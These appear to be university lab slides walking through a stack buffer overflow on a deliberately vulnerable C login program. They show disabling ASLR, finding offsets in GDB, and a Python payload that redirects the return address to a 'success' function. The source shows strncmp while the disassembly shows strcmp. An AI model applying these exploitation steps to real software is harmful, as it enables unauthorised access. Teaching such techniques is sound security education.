HANDS-ON LAB 2:

EXPLOITING BUFFER OVERFLOW

STEFANO CHESSA
CLAUDIO COSTANZO

STEP 1: SOURCE CODE

Let's start inspecting our source code:

```c
#include <stdio.h>
#include <string.h>

/*
gcc -g -fno-stack-protector overflow1.c -o overflow1
*/
void success()
{
   printf("\nNow you have root privileges\nYour secret code is 542\n");
}

void fail()
{
   printf("\nYou failed!\n");
}

void login()
{
char password[16];
printf("Enter your password: ");
gets(password);

if(strncmp(password,"stefano123",sizeof("stefano123"))!=0)
{

   fail();
}
else
{
   success();
}

}

int main ()
{
   login();

   return 0;
}
```

gets() is considered unsafe

Normally, this block should be executed only if you type the correct password

STEP 2: COMPILATION

```
ubuntu@ubuntu-VirtualBox:~/Scrivania/DSS/GDB$ gcc -g -fno-stack-protector  overflow1.c -o overflow1
overflow1.c: In function ‘login’:
overflow1.c:21:1: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimplicit-function-decl
   21 | gets(password);
      | ^~~~
      | fgets
/usr/bin/ld: /tmp/ccGJOxim.o: in function `login':
/home/ubuntu/Scrivania/DSS/GDB/overflow1.c:21: attenzione: the `gets' function is dangerous and should not be used.
ubuntu@ubuntu-VirtualBox:~/Scrivania/DSS/GDB$ sudo bash -c "echo 0 > /proc/sys/kernel/randomize_va_space"
```

Compiler options:

- -g: includes debugging information necessary to GDB. (GNU DEBUGGER).
- -fno-stack-protector: disables the programming language stack protection
  - e.g. Stack Canary


The command:

sudo bash -c "echo 0 > / proc / sys /kernel / randomize_va_space“

sets the value of the randomize_va_space kernel parameter to 0:

- this parameter controls Address Space Layout Randomization (ASLR) in the Linux kernel.
- ASLR is enabled by default to randomize the processes’ memory address space
- makes it difficult to determine the memory address of specific functions.
- disabling ASLR may make your system more predictable to attackers(us).

STEP 3: GOOD VS BAD EXECUTION



Run-time executions:

- Good execution:
  1. type correct password, access the secret.
  2. type wrong password, do not exceed buffer's capacity (16 bytes), but no access to the secret.
- Bad execution:
  1. type wrong password that exceeds buffer's capacity (16 bytes), results in a “fail” message and SEGMENTATION FAULT.

STEP 5: STARTING WITH GDB

```
17 void login()
18 {
19 char password[16];
20 printf("Enter your password: ");
21 gets(password);
22
23 if(strncmp(password,"stefano123",sizeof("stefano123"))!=0)
24 {
25
26    fail();
27 }
28 else
29 {
30    success();
31 }
```

Let's start to analyze our program with GDB.

```
ubuntu@ubuntu-VirtualBox:~/Scrivania/DSS/GDB$ gdb overflow1
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.h
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from overflow1...
(gdb) break login
Breakpoint 1 at 0x11e9: file overflow1.c, line 20.
(gdb) break 23
Breakpoint 2 at 0x120e: file overflow1.c, line 23.
(gdb) run
Starting program: /home/ubuntu/Scrivania/DSS/GDB/overflow1
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1"

Breakpoint 1, login () at overflow1.c:20
20        printf("Enter your password: ");
(gdb) c
Continuing.
Enter your password: AAAAAAAA

Breakpoint 2, login () at overflow1.c:23
23        if(strncmp(password,"stefano123",sizeof("stefano123"))!=0)
```

N.B: for 32-bit architecture the Register is named esp(Extended Stack Pointer):
"x/20gx $esp"

Commands list:

- "gdb overflow1" is used to start the analysis of our program.
- "break login" is used to set a breakpoint before "login" function
- "break 23" is used to set a breakpoint before the "strncmp" function.
- "run" is used to start the execution of the program.
- "c" is used to continue the execution.
- Then we enter 8 "A" as input

STEP 6: WORKING WITH GDB

As before, we look for the starting point of the buffer and the location of rip.

```
(gdb) x/20gx $rsp
0x7fffffffdf10: 0x4141414141414141      0x0000000000000000
0x7fffffffdf20: 0x00007fffffffdf30      0x0000555555555253
0x7fffffffdf30: 0x0000000000000001      0x00007ffff7c29d90
0x7fffffffdf40: 0x0000000000000000      0x0000555555555241
0x7fffffffdf50: 0x0000000100000000      0x00007fffffffe048
0x7fffffffdf60: 0x0000000000000000      0xecc1f284c43e54bd
0x7fffffffdf70: 0x00007fffffffe048      0x0000555555555241
0x7fffffffdf80: 0x0000555555557da8      0x00007ffff7ffd040
0x7fffffffdf90: 0x133e0d7b7abc54bd      0x133e1d01feb454bd
0x7fffffffdfa0: 0x00007fff00000000      0x0000000000000000
(gdb) info frame
Stack level 0, frame at 0x7fffffffdf30:
 rip = 0x55555555520e in login (overflow1.c:23); saved rip = 0x555555555253
 called by frame at 0x7fffffffdf40
 source language c.
 Arglist at 0x7fffffffdf20, args:
 Locals at 0x7fffffffdf20, Previous frame's sp is 0x7fffffffdf30
 Saved registers:
  rbp at 0x7fffffffdf20, rip at 0x7fffffffdf28
```

Commands list:

- "x/20gx $rsp" is used to show the first 20 memory addresses pointed by RSP (Register Stack Pointer)
- "info frame" shows the stack frame information, including the saved RIP(Register Intruction Pointer) that will contain the return address.

STEP 7: COUNTING

Again, we determine the number of bytes of the input string that overwrite the stack up to (right before) the rip, but that do not overwrite it.

```
0x7fffffffdf10: 0x4141414141414141      0x0000000000000000
0x7fffffffdf20: 0x00007fffffffdf30      0x0000555555555253
0x7fffffffdf30: 0x0000000000000001      0x00007ffff7c29d90
0x7fffffffdf40: 0x0000000000000000      0x0000555555555241
0x7fffffffdf50: 0x0000000100000000      0x00007fffffffe048
0x7fffffffdf60: 0x0000000000000000      0xecc1f284c43e54bd
0x7fffffffdf70: 0x00007fffffffe048      0x0000555555555241
0x7fffffffdf80: 0x0000555555557da8      0x00007ffff7ffd040
0x7fffffffdf90: 0x133e0d7b7abc54bd      0x133e1d01feb454bd
0x7fffffffdfa0: 0x00007fff00000000      0x0000000000000000
```

So, How many "A" do we need??

In our case, we need EXACTLY 24 "A".

STEP 8: PLANNING OUR EXPLOIT

How can we use this vulnerability of the code?

Our goal is to display the secret code, violating the confidentiality property, without knowing the correct password and without having the «access right» to read the secret code.

BUT HOW CAN WE ACHIEVE THIS??

STEP 9: INSPECTING THE PROGRAM WITH GDB

First of all, we have to find the address of the "success" function.

```
(gdb) disas login
Dump of assembler code for function login:
   0x00005555555551dd <+0>:     endbr64
   0x00005555555551e1 <+4>:     push   %rbp
   0x00005555555551e2 <+5>:     mov    %rsp,%rbp
   0x00005555555551e5 <+8>:     sub    $0x10,%rsp
   0x00005555555551e9 <+12>:    lea    0xe5b(%rip),%rax        # 0x55555555604b
   0x00005555555551f0 <+19>:    mov    %rax,%rdi
   0x00005555555551f3 <+22>:    mov    $0x0,%eax
   0x00005555555551f8 <+27>:    call   0x555555555090 <printf@plt>
   0x00005555555551fd <+32>:    lea    -0x10(%rbp),%rax
   0x0000555555555201 <+36>:    mov    %rax,%rdi
   0x0000555555555204 <+39>:    mov    $0x0,%eax
   0x0000555555555209 <+44>:    call   0x5555555550b0 <gets@plt>
=> 0x000055555555520e <+49>:    lea    -0x10(%rbp),%rax
   0x0000555555555212 <+53>:    lea    0xe48(%rip),%rdx        # 0x555555556061
   0x0000555555555219 <+60>:    mov    %rdx,%rsi
   0x000055555555521c <+63>:    mov    %rax,%rdi
   0x000055555555521f <+66>:    call   0x5555555550a0 <strcmp@plt>
   0x0000555555555224 <+71>:    test   %eax,%eax
   0x0000555555555226 <+73>:    je     0x555555555234 <login+87>
   0x0000555555555228 <+75>:    mov    $0x0,%eax
   0x000055555555522d <+80>:    call   0x5555555551c3 <fail>
   0x0000555555555232 <+85>:    jmp    0x55555555523e <login+97>
   0x0000555555555234 <+87>:    mov    $0x0,%eax
   0x0000555555555239 <+92>:    call   0x5555555551a9 <success>
   0x000055555555523e <+97>:    nop
   0x000055555555523f <+98>:    leave
   0x0000555555555240 <+99>:    ret
```

Commands list:

- "disas login" is used to disassemble the "login" function.

So we found the address of the "success" function. It's 0x5555555551a9

That's all we need to start the attack!

STEP 10: CREATING OUR PYTHON SCRIPT

open a new "terminal window" and write our Python script(remember to not stop gdb from running)

```
python3 -c 'import sys; sys.stdout.buffer.write (b"A"*24+b"\xa9\x51\x55\x55\x55\x55")' >attack1.txt
```

This script is similar to the one used in the first exercise, except for one thing…

What is the difference?

In order to display the secret code, even typing the wrong password, we need to overwrite the rip with the address of the "success" function. To do this we added to the padding (24 "A") also the address of the "success" function.

If you paid attention, you remember that the "success" function address was 0x5555555551a9.

Why does it is reversed here ??

Arm and Intel Processor are Little-Endian, so we have to reverse it. Instead, if you have a Big-Endian processor, leave the address as it is.

Let's finally run our exploit.

FINAL STEP: ATTACK!

```
void success()
{
   printf("\nNow you have root privileges\nYour secret code is 542\n");
}
```

```
(gdb) run <attack1.txt
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/ubuntu/Scrivania/DSS/GDB/overflow1 <attack1.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1

Breakpoint 1, login () at overflow1.c:20
20        printf("Enter your password: ");
(gdb) c
Continuing.

Breakpoint 2, login () at overflow1.c:23
23        if(strncmp(password,"stefano123",sizeof("stefano123"))!=0)
(gdb) x/20gx $rsp
0x7fffffffdf10: 0x4141414141414141      0x4141414141414141
0x7fffffffdf20: 0x4141414141414141      0x00005555555551a9
0x7fffffffdf30: 0x0000000000000001      0x00007ffff7c29d90
0x7fffffffdf40: 0x0000000000000000      0x0000555555555241
0x7fffffffdf50: 0x0000000100000000      0x00007fffffffe048
0x7fffffffdf60: 0x0000000000000000      0xa3295fb94d742a2d
0x7fffffffdf70: 0x00007fffffffe048      0x0000555555555241
0x7fffffffdf80: 0x0000555555557da8      0x00007ffff7ffd040
0x7fffffffdf90: 0x5cd6a046f3f62a2d      0x5cd6b03c77fe2a2d
0x7fffffffdfa0: 0x00007fff00000000      0x0000000000000000
(gdb) c
Continuing.
Enter your password:
You failed!

Now you have root privileges
Your secret code is 542

Program received signal SIGSEGV, Segmentation fault.
0x0000000000000001 in ?? ()
```

Commands list:

- "run <attack1.txt" is used to execute our program giving directly in input our exploit.
- "c" is used again to continue the execution.
- "x/20gx $rsp" is used to show the first 20 memory addresses pointed by RSP (Register Stack Pointer)

As you can see, we overwrote the rip with the address of the "success" function, so, even if we had a segmentation fault in the end, we successfully displayed the secret code violating the confidentiality property.

!!!SUCCESS!!!

FINAL STEP: ATTACK!

The previous exploit ends in a segmentation fauls (why?)

A possibility is to overwrite also the old frame pointer to a (correct) stack frame (that you may insert in the padding…)

…

THANKS FOR THE ATTENTION

STEFANO CHESSA

CLAUDIO COSTANZO